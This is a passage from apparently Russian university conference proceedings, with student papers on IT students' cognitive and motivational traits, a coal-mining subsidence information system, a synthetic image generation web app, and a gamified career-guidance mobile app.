Особенно междисциплинарный подход проявляется в исследованиях, посвящённых учебной и профессиональной деятельности, которая характеризуется интенсивностью познавательной активности. Исследования особенностей когнитивных процессов при

взаимодействии человека с современной техногенной средой обозначены в паспорте научной специальности «5.12.1. Междисциплинарные исследования когнитивных процессов» как одно из ключевых направлений — так как сфера информационных технологий предъявляет повышенные требования к когнитивным и саморегуляционным ресурсам человека. Это обуславливает практическую полезность комплексного анализа личностных, когнитивных и психофизиологических факторов, определяющих адаптацию и эффективность деятельности в условиях высокотехнологичной среды. Цель работы — определить ключевые мотивационно-эмоциональные, психофизиологические и учебно-организационные предикторы эффективности когнитивной деятельности студентов, обучающихся по ИТ-направлениям.

Выборку исследования составили 160 студентов, обучающихся по образовательным программам ИТ-специальностей, в том числе студенты направления «01.03.02 Прикладная математика и информатика» Кемеровского государственного университета, обучающиеся Сибирского политехнического техникума. Методы исследования включают:

- анкетирование: респондентам предлагалось выбрать один и более факторов (утверждений), которые они посчитают релевантными их мотивации изучения дисциплин информационно-технологического спектра;
- когнитивные тесты: матрицы Равена, тест структуры интеллекта Р. Амтхауэра;
- мотивационные опросники: Т. Элерса, Ф. Герцберга, Т. И. Ильиной;
- оценку эмоционального состояния: тесты Т. А. Немчина, Л. В. Куликова, методики «Самочувствие-Активность-Настроение» и СОПАС-8;
- психофизиологические тесты: критическая частота слияния и различения мельканий, простая и сложная зрительно-моторные реакции, реакция на движущийся объект, статическая и динамическая тремометрия;
- математико-статистические методы: описательные статистики, критерий Стьюдента для поиска различий, ϕ^* — преобразование Фишера для сравнения процентных долей, корреляционный анализ, двухфакторный дисперсионный анализ (ANOVA).

Первичный анализ результатов показал значимые ($p < 0,05$) различия в процентах выбора в исследуемых группах — стремление к саморазвитию и мотивация профессиональных достижений встречается чаще в группе обучающихся с высоким уровнем интеллектуальных способностей, чем в группе со средним их уровнем [3]. На следующем этапе были определены взаимосвязи показателей интеллектуальных способностей студентами с параметрами их мотивов и эмоций, и были выявлены различия в группах юношей и девушек (табл. 1).

Таблица 1 — Поиск различий в статистически значимых значениях коэффициентов корреляций в группах девушек и юношей

Показатели	Вербальные способности	Математические способности	Пространственные способности	IQ
Удовлетворённость жизненной ситуацией			-0,21/0,28 ($p = 0,02$)	
Беспокойство, нервно-психическое напряжение		0,17/-0,28 ($p = 0,03$)	-0,13/-0,27 ($p = 0,05$)	0,04/-0,38 ($p = 0,04$)
Отсутствие выраженных проявлений астении	0,38/-0,04 ($p = 0,03$)	0,43/-0,05 ($p = 0,04$)		0,37/-0,05 ($p = 0,04$)
Энтузиазм, энергичность	0,34/-0,08 ($p = 0,2$)			-0,38/0,04 ($p = 0,04$)
Мотивация достижения успеха	-0,34/0,09 ($p = 0,04$)			

У студенток была выявлена статистически значимая положительная связь между отсутствием признаков астении и показателями когнитивной продуктивности, что свидетельствует о хорошем уровне психической адаптации, устойчивом эмоциональном фоне

и более высокой интеллектуальной работоспособности. Проявляется это, в частности, в комплексе субтестов аналитических способностей. Кроме того, установлена отрицательная корреляция между вербальными способностями и мотивацией достижения успеха у девушек, тогда как у юношей уровень данной мотивации ниже, и подобная тенденция не наблюдается. В совокупности, эти факты могут свидетельствовать как о более рациональном подходе к решению проблем у юношей (несмотря на более высокий уровень их психического напряжения), так и о том, что средняя интенсивность мотивации способствует достижению лучших результатов (закон Йеркса — Додсона) [4].

Анализ различий показателей между студентами высшего и профессионального образования позволил выявить следующие особенности проявлений когнитивных, психофизиологических и регулятивных процессов. Студенты вуза демонстрируют как более высокие показатели в вербальных когнитивных тестах, так и более высокий показатель IQ. Обусловлено это, вероятнее всего, преобладанием абстрактно-теоретического подхода в процессе обучения, а также потребностью обработки значительного объёма информации. Помимо этого, у данной группы участников исследования наблюдается более стабильная мотивационная направленность, причём как внешнего, так и внутреннего характера.

У студентов техникума наблюдается более благоприятное психоэмоциональное состояние: более низкие показатели по шкалам тревожности и подавленности и более высокие показатели активности и общего самочувствия. В ходе психофизиологического тестирования они в среднем совершали ошибки реже, чем студенты вуза, что свидетельствует о более оптимальном распределении когнитивной нагрузки и сниженном уровне ментального напряжения. Тем не менее, анализ мотивационной структуры показывает, что обучающиеся техникума заинтересованы скорее в формальном успешном прохождении тестирования [5]. Выявленные различия свидетельствуют о том, что специфика образовательной среды влияет на структуру мотивации, особенности когнитивной активности и эмоционального фона студентов.

Следующий этап анализа взаимосвязей когнитивной и мотивационно-эмоциональной сферы включал в себя учёт индивидуальных нейродинамических характеристик студентов (рис. 1).




Рисунок 1 — Взаимосвязи показателей когнитивных, регулятивных, психофизиологических процессов ($r > 0$ — сплошные линии, $r < 0$ — пунктирные, $p \leq 0,05$)

У студентов с инертным типом нервной системы выявлены высокие показатели в аналитических задачах в сочетании с ориентацией на внешнюю мотивацию и повышенной утомляемостью. Лица с подвижным типом нервной системы демонстрируют выраженную вербальную активность, меньшую эмоциональную стабильность. Уравновешенность нервных процессов ассоциируется с устойчивой мотивацией и эмоциональной стабильностью.

Результаты исследования подтверждают, что эффективность деятельности студентов ИТ-направлений обусловлена комплексным взаимодействием интеллектуальных способностей,

эмоционального состояния и особенностей образовательной среды. Учёт этих факторов важен для оптимизации учебного процесса и поддержки профессионального развития обучающихся.

Список литературы

1. Величковский, Б. М. Когнитивная наука. Основы психологии познания в 2 Т. Том 1: Учебник / Б. М. Величковский. – 2-е изд., испр. и доп. – М.: Издательство Юрайт, 2020. – 1 с. – (Высшее образование). – ISBN 978-5-534-06615-9. – EDN NBMEKF.
2. Каган, Е. С. Прикладной статистический анализ данных / Е. С. Каган; Кемеровский государственный университет. – Кемерово: Кемеровский государственный университет, 2018. – 235 с. – ISBN 978-5-8353-2413-2. – EDN RDFOZB.
3. Чуриков, И. Ю. Особенности мотивации обучающихся с различным уровнем интеллектуальных способностей / И. Ю. Чуриков, Е. С. Каган // Вестник Кемеровского государственного университета. Серия: Гуманитарные и общественные науки. – 2023. – Т. 7, № 4(28). – С. 399-408. – DOI 10.21603/2542-1840-2023-7-4-399-408. – EDN BZRTSQ.
4. Чуриков, И. Ю. Взаимосвязь интеллектуальных способностей и мотивационно-эмоциональной сферы у юношей и девушек студенческого возраста / И. Ю. Чуриков, Е. С. Каган, И. С. Морозова // Психологическая наука и образование. – 2025. – Т. 30, № 1. – С. 5-21. – DOI 10.17759/pse.2025300101. – EDN OOEJGX.
5. Чуриков, И. Ю. Проявления психофизиологических, когнитивных и регуляторных процессов студентов высшего и профессионального образования / И. Ю. Чуриков // Вестник Кемеровского государственного университета. Серия: Гуманитарные и общественные науки. – 2024. – Т. 8, № 4(32). – С. 445-457. – DOI 10.21603/2542-1840-2024-8-4-445-457. – EDN ZCICOZ.

Научный руководитель — д. психол. н., профессор Морозова И. С., ФГБОУ ВО «Кемеровский государственный университет»

ПРИКЛАДНАЯ ИНФОРМАТИКА

УДК 004.42

ИНФОРМАЦИОННАЯ СИСТЕМА РАСЧЕТА ОСЕДАНИЙ ПОВЕРХНОСТИ ПРИ РАЗРАБОТКЕ УГОЛЬНЫХ МЕСТОРОЖДЕНИЙ

Балахонцев В. И, Степанов Ю. А.

ФГБОУ ВО «Кемеровский государственный университет»

Vova.balaxoncev@mail.ru, dambo290@yandex.ru

Аннотация. В данной работе рассматриваются преимущества и недостатки угледобычи, а также предлагается создание информационной системы для расчета оседаний, которая будет включать модули для мониторинга, оценки рисков и визуализации данных.

Ключевые слова: угледобыча, экологические риски, оседания поверхности, мониторинг деформаций.

Одной из важнейших отраслей Кузбасса остается разработка угольных месторождений. Угледобывающие предприятия занимаются не только разработкой угольных месторождений, но также ведут документацию, связанную с правилами охраны сооружений и природных объектов. Возникающие оседания поверхности при отработке угольных массивов также могут повлиять на отрасль сельского хозяйства и строительную отрасль [1].

Разработка угольных месторождений имеет ряд преимуществ и недостатков для региона. В преимуществах разработки угольных месторождений можно выделить следующие аспекты:

1. экономическая выгода (уголь остается ценнейшим источником энергии);
2. рабочие места (для добычи и всех этапов обработки угольных месторождений требуются значительные кадровые ресурсы);
3. развитие транспортных сетей и логистики (как для доставки угля в другие регионы и страны, так и доставка необходимого оборудования).

В недостатках разработки угольных месторождений можно выделить следующие аспекты:

1. экологические риски (загрязнение воздуха, водоемов и т.д.);
2. деформации пород (разрушение зданий, дорог и т.д.);
3. долгосрочные затраты (рекультивация земель)

Для решения данных проблем существуют различные информационные решения: MS Excel, QGIS, Mathcad, Alterra и т.д. Но у всех представленных решений есть существенный недостаток – отсутствие разработанных взаимосвязанных модулей для учета всех проблем при возникающих оседаниях поверхности.

Для устранения данной проблемы предлагается разработка информационной системы для расчета оседаний при разработке угольных месторождений. Основные модули, которые будут реализованы в информационной системе:

1. модуль расчета (для подготовки данных с датчиков мониторинга деформаций и баз горнотехнических параметров; для прогнозирования оседаний на основе известных формул ПБ 07-269-98 «Правила охраны сооружений и природных объектов от вредного влияния

подземных горных разработок на угольных месторождениях» [2] и формулы Тетерина Е.А. [3]);

3. модуль оценки ландшафта (для взятия карт местности при анализе кадастров земли, сопоставление возникающих оседаний с координатами местности)

3. модуль оценки риска разрушений (для анализа характеристик сооружений, а также для расчета влияния оседаний на деформации сооружений);

4. модуль визуализации (для создания 3D-карт и изолиний предполагаемых оседаний поверхности земли).

Для разработки модулей предполагается использовать язык программирования Python. Выбор Python для создания модулей обусловлен рядом преимуществ: обширный выбор библиотек, таких как NumPy, Pandas и другие, интеграция с геоинформационными системами (ГИС), масштабируемость и высокая производительность, а также возможность взаимодействия с внешними системами.

Концептуальная модель предлагаемой информационной системы представлена на рисунке 1.




Рисунок 4 – Концептуальная модель информационной системы

Для более детального анализа модуля расчета предлагается рассмотреть рисунок 2.



Рисунок 2 – Декомпозиция модуля расчета

Декомпозиция модуля расчёта позволяет провести анализ отдельных этапов, которые необходимо пройти для получения интересующих оседаний и напряжений после разработки угольного месторождения. Следует отметить, что блоки редактора ввода данных и редактора сетки могут значительно упростить работу пользователя, предоставляя возможность изменения необходимых параметров.

Также стоит отметить то, что планируемая информационная система требует хранения большого количества данных на всех этапах работы, для более детального анализа, рассмотрим все базы данных, которые будут задействованы:

1. справочники и метаданные (для хранения горнотехнических параметров, всех необходимых коэффициентов из правил охраны сооружений и природных объектов, технические данные актуальных сооружений и значения параметров для сооружений по ГОСТу);

2. данные с датчиков мониторинга деформации (данные уже имеющихся деформаций, а также данных разведки пластов);

3. расчетных оседаний (также будут включены возможные деформации и напряжения в различных узлах пластов);

4. карт, изолиний, 3D-моделей (с наложением расчетов на карты кадастровых земель, изображением изолиний и 3d-карты оседаний, карты кадастровых земель).

Для реализации баз данных выбран реляционный подход с PostgreSQL, так как он оптимально подходит для работы с спецификой данных, а именно: геопространственные данные (карты местности, изолинии, 3D-карты) поддержкой GIS, временные данные (данные с датчиков мониторинга), справочники и параметры (горнотехнические параметры, ГОСТы) для обеспечения целостности и простоты администрирования.

Также планируется добавление базы данных с содержанием крепей, что позволит учитывать напряжения, возникающие при постановке крепей на отработанные пространства. При создании реляционных баз данных возникает сложность – так как большинство хранимых данных по картам местности и сооружениям хранятся файлах с различными разрешениями, для этого необходимо делать обработку данных и в модули интеграции.

Аргументация в пользу применения четырёх баз данных обусловлена следующими факторами: производительность (разделение снизит нагрузку на каждую базу данных), безопасность и доступность (разные группы пользователей будут иметь отдельные права к своим БД), масштабируемость (компоненты будут масштабироваться независимо). Среди потенциальных недостатков можно выделить следующие: сложность интеграции, управления и администрирования, а также избыточность (данные могут дублироваться).

Разработка угля неизбежно связана с рисками оседаний, но современные технологии позволяют минимизировать ущерб. Предложенная информационная система, интегрирующая мониторинг, прогнозирование и кадастровые данные, способна стать инструментом устойчивого развития для горнодобывающих регионов. Важнейший аспект – сотрудничество между компаниями, государством и населением для баланса экономических выгод и социальной ответственности. Таким образом, сочетание технологий и грамотного управления рисками поможет сохранить как экономические интересы отрасли, так и благополучие территорий.

Список литературы

1. Баранникова Ирина Владимировна Методы оценки сдвижения земной поверхности/И.В.Баранникова, П.А.Баранников// StudNet. – 2020. – № 4. – С. 124-128.
2. Постановление Госгортехнадзора России "от 16.03.1998 N 13 "Об утверждении Правил охраны сооружений и природных объектов от вредного влияния подземных горных разработок на угольных месторождениях"" от 01.10.1998 № 13
3. Тетерин Е.А. Влияние крепости горных пород на параметры процесса сдвижения земной поверхности в условиях Восточного Донбасса: дис. кандидат технических наук техн. наук: 25.00.16. - Новочеркасск, 2009. –С. 22.

Научный руководитель – д.т.н., доцент Степанов Ю.А., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.9

МЕТОДИКА СОЗДАНИЯ СИНТЕТИЧЕСКИХ ИЗОБРАЖЕНИЙ В УСЛОВИЯХ ОГРАНИЧЕННОСТИ РЕАЛЬНЫХ ДАННЫХ

Беломытцев В.Р., Степанов Ю.А.

ФГБОУ ВО «Кемеровский государственный университет»

vlxdBelom@gmail.com, dambo290@yandex.ru

Аннотация: Статья предлагает информационную систему для создания синтетических изображений при разработке прототипов графических работ. Система использует передовые методы машинного обучения в синтезе изображений, требуя минимального объема исходных материалов. В системе представлена возможность оценки качества и проведения анализа результатов.

Ключевые слова: веб-приложение, генеративные модели, синтетические изображения.

Современные технологии генерации изображений, использующие искусственный интеллект, стремительно развиваются, проникая в различные области, как например графический дизайн, прототипирование и разработка веб-приложений. При условии ограниченности исходных данных, которая характерна для прототипных проектов, становится актуальной задача генерации синтетических изображений, которые позволят расширить датасет и значительно сократить время разработки. Современные генеративные нейросетевые архитектуры - GAN [1], VAE [2] и диффузионные модели, позволяют с достаточно высокой степенью точности решать эту задачу.

Например, дизайнеры, разрабатывающие визуальные концепции, могут часто сталкиваться с такой проблемой, когда имеющиеся на какой-то момент времени материалы слишком ограничены по количеству, разнообразию или детализации. При отсутствии единой системы для управления и генерации изображений, специалисты вынуждены использовать разрозненные инструменты и решения.

Решения, как например RunwayML [3] или Artbreeder [4], позволяют пользователям проводить работы с предобученными моделями, но имеют ограниченные возможности гибкой адаптации под конкретную задачу. Кроме того, довольно часто такие и подобные решения не предоставляют возможности как-либо контролировать параметры генерации или проводить анализ качества сгенерированных данных.

Существует библиотека Diffusers [5] от HuggingFace, которая предоставляет пользователю интерфейс для запуска различных диффузионных моделей, но она требует некоторых навыков работы с кодом.

Таким образом, актуальна разработка системы, позволяющей проводить генерацию изображений без необходимости написания кода, адаптировать генеративные модели под конкретную задачу, анализировать и сравнивать полученные изображения с реальными, а также визуализировать метрики качества, такие как FID [6], IS и др.

Для реализации предложенной системы необходимо выполнить следующие требования:

- Загрузка и предварительный просмотр тренировочных изображений.
- Генерация синтетических изображений на основе выбранной модели.
- Внесение/редактирование исходных данных для обучения моделей.
- Добавление/удаление моделей и их параметров.
- Настройка количества итераций, шагов диффузии, масштаба шума.
- Просмотр сравнительных анализов для синтетических изображений.
- Просмотр графических метрик качества.
- Создание/редактирование коллекций изображений.
- Формирование и сохранение шаблонов с полученными параметрами генеративных моделей.
- Управление параметрами обучения и дообучения моделей.

- Добавление других источников данных.
- Возможность интеграции с внешними базами изображений.
- Экспорт результатов генерации.

Основной частью системы является frontend (клиентская) часть - реализация визуального интерфейса, который обеспечивает полноценное пользовательское взаимодействие, соответствующее всем поставленным требованиям. Frontend реализован с использованием языка JavaScript и фреймворка React [7]. Для управления состоянием приложения и сетевыми запросами используются Redux Toolkit и Redux Toolkit Query. Общая архитектура системы представлена на рисунке 1.




Рисунок 1 - Общая архитектура системы

Для клиент-серверного взаимодействия выбран архитектурный стиль REST API. Основные эндпоинты системы: /models, /datasets, /metrics, /images. Используются основные HTTP методы. Так получается убрать жесткую зависимость между клиентской и серверной частями системы, что добавляет возможность вести их асинхронную разработку и предоставляет возможность дальнейшего расширения системы по функциональности.

Серверная часть реализована на популярном фреймворке Python FastAPI, который обеспечивает высокую производительность и простоту интеграции с ML-библиотеками. В системе реализованы REST-контроллеры, модуль генерации изображений, интегрированный вместе с модулем оценки качества. В зависимости от выбранной архитектуры, генерация изображений осуществляется с использованием библиотек Diffusers, PyTorch, TensorFlow.

Для хранения данных используется СУБД PostgreSQL. Она хранит информацию о моделях, параметрах генерации, метриках и метаданных изображений.

Разработка информационной системы для генерации синтетических изображений – это ключевой шаг в направлении вектора расширения возможностей дизайнеров и энтузиастов, работающих в условиях ограниченного доступа к исходным данным.

Архитектура приложения, основанная на современных веб-технологиях и REST API, обеспечивает гибкость, модульность и масштабируемость, позволяет адаптировать систему под различные задачи и типы данных. Использование React, Redux Toolkit и FastAPI обеспечивает высокую скорость работы и возможность гибкой модернизации системы.

Таким образом, предложенная система решает проблему генерации изображений в условиях дефицита реальных данных, предлагая новый инструмент, пригодный как для задач по прототипированию, так и для прикладного дизайна.

Список литературы

1. GAN. [Электронный ресурс]. Режим доступа URL: https://ru.wikipedia.org/wiki/Генеративно-состязательная_сеть (дата обращения 06.04.2025)
2. VAE. [Электронный ресурс]. Режим доступа URL: https://en.wikipedia.org/wiki/Variational_autoencoder (дата обращения 06.04.2025)
3. RunwayML. [Электронный ресурс]. Режим доступа URL: <https://runwayml.com/> (дата обращения 06.04.2025)
4. Artbreeder. [Электронный ресурс]. Режим доступа URL: <https://www.artbreeder.com/> (дата обращения 06.04.2025)
5. Diffusers. [Электронный ресурс]. Режим доступа URL: <https://huggingface.co/docs/diffusers/index> (дата обращения 06.04.2025)
6. FID. [Электронный ресурс]. Режим доступа URL: https://en.wikipedia.org/wiki/Fr chet_inception_distance (дата обращения 06.04.2025)
7. React. [Электронный ресурс]. Режим доступа URL: <https://react.dev/> (дата обращения 06.04.2025)

Научный руководитель – доктор т.н., доцент Степанов Ю.А., ФГБОУ ВО «Кемеровский государственный университет».

УДК 004.9

ОБ ОДНОМ ИЗ СПОСОБОВ ПРИМЕНЕНИЯ ЦИФРОВЫХ РЕШЕНИЙ ДЛЯ ПРОФОРИЕНТАЦИИ АБИТУРИЕНТОВ В ИТ-СФЕРЕ

Бирюков М.В., Хозяенок С.О., Бурмин Л.Н.

ФГБОУ ВО «Кемеровский государственный университет»

biryukov-10@list.ru, st.hoz.kem@yandex.ru, LNBurmin@mail.ru

Аннотация. Рассматривается проблема профориентации школьников в ИТ, производится процесс выбора стека технологий для реализации программного продукта с учетом особенностей конечных потребителей - абитуриентов, приводится аргументация в защиту выбранных технологий

Ключевые слова: Профориентация, игрофикация обучения, Unity

Актуальность

В современном мире все больше и больше задач решается с помощью цифровых технологий. И профориентация абитуриентов в IT-сфере не является исключением. Для данного процесса применяются самые различные цифровые методы, среди которых самые популярные – онлайн-опросы, анкетирование и группы в социальных сетях. Однако, у этих методов есть недостатки – они слабо отражают современную специфику развития IT-сферы, тем самым вводя абитуриентов в заблуждение; и способствуют низкому вовлечению абитуриентов в процесс выбора будущей профессии.

Цель исследования

Найти наиболее подходящий цифровой метод для задачи профориентации абитуриентов в IT-сфере.

Задачи:

- проанализировать современные методы профориентации;
- проанализировать рынок современных программных продуктов и выбрать из них наиболее популярный среди целевой аудитории;
- выбрать наиболее подходящий способ организации и подачи материала.

Проблема

Как уже было сказано, современные цифровые методы профориентации обладают серьезными недостатками. К примеру, онлайн тест может дать абитуриенту информацию о склонностях респондента к той или иной сфере деятельности, но при этом он не будет учитывать личных особенностей и предпочтений. В итоге, абитуриент слабо вовлечен в процесс поиска профессии.

Тогда каким образом можно решить проблему вовлеченности? Современные тенденции цифровых решений показывают, что люди юного возраста от 15 до 21 года, которые входят в число абитуриентов, лучше всего вовлекаются в процесс, если он побуждает человека выполнять активные действия. Также было показано, что люди с большей вероятностью запустят то цифровое решение, которое будет удобно использовать в любом месте. Таким образом, чтобы предлагаемое цифровое решение нашло отклик у современных абитуриентов, оно должно соответствовать следующим тенденциям: высокая вовлеченность, мобильность и доступность, наличие точек взаимодействия.

Выбор оптимального метода

Согласно статистике [3], 94% людей от 18 до 29 лет используют смартфоны. В эту возрастную группу входит целевая аудитория абитуриентов. Люди проводят 85% [3] времени от общего времени использования смартфоном в приложениях. Следовательно, целевой платформой планируемого решения будет **мобильное устройство**. Возможность размещения решения дает возможность проходить материал где угодно. А это, в свою очередь. Что закрывает требование мобильности и доступности.

Проблему вовлеченности, а следовательно, и усвоения материала, лучше всего решает метод **игровой формы обучения**. На основании данных, опубликованных аналитиками Duolingo [2] – интерактивного мобильного приложения для изучения языков – игровая форма обучения способствует высокой степени освоения материала.

Но здесь остается проблема – игровой формат часто воспринимается как развлечение. И есть риск, что пользователь будет больше вовлечен в сам игровой процесс, нежели чем в свою профориентацию. Для этого нужно подавать материал правильно. Здесь поможет **метафора**, с помощью которой игрок будет погружаться в реальную проблему из IT индустрии, и она же будет решаться через игровые элементы.

Однако, метафора должна быть понятной для абитуриента и вызывать эмпатию, иначе абитуриент проблемой не проникнется. В таком случае для создания метафоры будет полезен формат истории, где контекст и взаимодействие персонажей будут плавно

подводить к игровым элементам, а через простые визуальные образы будет проще вникнуть в суть дела. Такой формат уже был проверен в 2012 году в Токийском университете на примере изучения английского языка с помощью образовательной манги. 73% участников эксперимента согласились с эффективностью такого подхода, также более половины респондентов заметили заметное улучшение своих навыков в английском языке [5].

В итоге, конечным продуктом является **геймифицированное мобильное приложение**, которая будет реализовать следующую цель – разработать захватывающий сюжет и нескучные мини-игры, где нужно подумать головой. Для реализации цели нужно определить жанры, чьи законы и принципы помогут сформировать качественное решение. Поэтому стоит определить конечный список жанров, которые бы удачнее всего подходили под описание решения поставленной проблемы.

1. Симуляторы: подходит для имитирования типовых задач и их решения в игровой обстановке.

2. Визуальные новеллы: сюжетные решения, которые могут влиять на карьерный рост.

3. Квесты: способствуют профориентации, улучшая логическое мышление и креативность, необходимые для понимания требований различных профессий.

4. Ролевые игры: поддерживают профориентацию, развивая навыки коммуникации и командной работы, важные для успеха в разных профессиях.

5. Стратегии: помогают в профориентации, обучая планированию и управлению, что полезно для понимания бизнес-процессов и карьерных перспектив.

Формирование решения и выбор технологий

Для реализации игры на мобильной платформе лучше всего подойдет игровой движок. Выбор пал на 4 движка, которые повсеместно используются в мобильной разработке. Результат сравнения приведен в Таблице 1.

Таблица 1 – Сравнение игровых движков [4]

Движок	Преимущества	Недостатки	Игр в 2024г.
Unity	Кроссплатформенность, гибкость, наличие активного сообщества разработчиков	Требует опыта работы	51%
Unreal Engine	Высокая графика	Сложность освоения	28%
Godot	Бесплатный и легкий в освоении	Ограниченные возможности в плане движка, неудобный язык	4%
Kokos Creator	Простота использования, хорошая документация	Ограниченная популярность вне Китая	<1%

В итоге был выбран движок Unity по нескольким причинам: богатая документация, кроссплатформенность, низкий порог вхождения и возможность создать любое приложение, будь то 2D, 3D, VR или AR. Также движок Unity имеет функциональность выпуска проекта на любую современную платформу – в том числе и на мобильное устройств. И если суммировать, то итоговым решением становится геймифицированное мобильное приложение с удобным интерфейсом и метафорой на реальные процессы из IT-сферы. И в будущем планируется проверить пользу и эффективность этого прототипа.

Список литературы

1. IT-профессии: список, требования к специалистам, варианты получения образования. – 2025. - URL: <https://skillbox.ru/media/code/it-professii-samye-vostrebovannyye-v-2025-godu/?ysclid=m95nz0u9ev926527938>. - Текст: электронный.
2. 4 Learnings from Duolingo Efficacy Studies – 2024. - URL: <https://blog.duolingo.com/results-duolingo-efficacy-studies/>. - Текст: электронный.

3. Mobile App Industry 2025: Trends And Statistics - IdeaUsher – 2024. - URL: <https://ideausher.com/blog/mobile-app-industry-trends-and-statistics/>. - Текст: электронный.
4. The_Big_Game_Engines_Report_of_2025.pdf – 2025. - URL: https://vginsights.com/assets/reports/The_Big_Game_Engines_Report_of_2025.pdf. - Текст: электронный.
